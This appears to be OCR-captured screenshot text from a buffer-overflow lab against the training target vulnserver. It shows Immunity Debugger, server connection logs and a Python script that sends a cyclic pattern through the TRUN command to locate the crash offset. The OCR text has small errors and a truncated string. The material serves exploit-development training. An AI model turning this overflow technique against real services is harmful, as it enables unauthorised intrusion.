10/5/2023
To direct input to this VM, click inside or press Ctrl+G.
V2019 - VMware Workstation
Immunity Debugger - vulnserver.exe
CPU - thread 00001FDC, module ntdll
[13:13:00] Attached process paused at ntdll.DbgBreakPoint
Paused
1:13 PM
10/5/2023
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



V2019 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
ParrotV
MetaLinuxV
Kali V
Home
Kali V
V2019
Immunity Debugger - vulnserver.exe - [CPU - thread 000019C4, module ntdll]
File View Debug Plugins ImmLib Options Window Help Jobs
Immunity: Consulting Services Manager
C:\Users\Administrator\Downloads\vulnserver-master\vulnserver-master\vulnserver.exe
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.10.15:35600
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.10.15:35604
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.10.15:35620
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.10.15:35626
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.10.15:35638
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.10.15:35648
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.10.15:35650
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.10.15:35664
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.10.15:35676
Waiting for client connections...
Connection closing...
[13:45:08] Thread 00001950 terminated, exit code 0
Running
1:45 PM
10/5/2023
To direct input to this VM, click inside or press Ctrl+G.


Kali V - VMware Workstation
*findoff.py
#!/usr/bin/python
import sys, socket
offset =
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7AcBAc9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6A
try:
soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
soc.connect(('10.10.10.10', 9999))
soc.send(('TRUN /.:/' + offset))
soc.close()
except:
print ("Error: Unable to establish connection with Server")
sys.exit()
Bracket match found on line: 12
Python 2
Tab Width: 8
Ln 12, Col 64
INS
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
V2019 - VMware Workstation
C:\Users\Administrator\Downloads\vulnserver-master\vulnserver-master\vulnserver.exe
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.10.15:50906
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.10.15:50918
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.10.15:50926
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.10.15:50936
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.10.15:50952
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.10.15:50962
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.10.15:50966
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.10.15:50980
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.10.15:50984
Waiting for client connections...
Connection closing...
[13:49:42] Thread 00001B4C terminated, exit code 0
Running
To direct input to this VM, click inside or press Ctrl+G.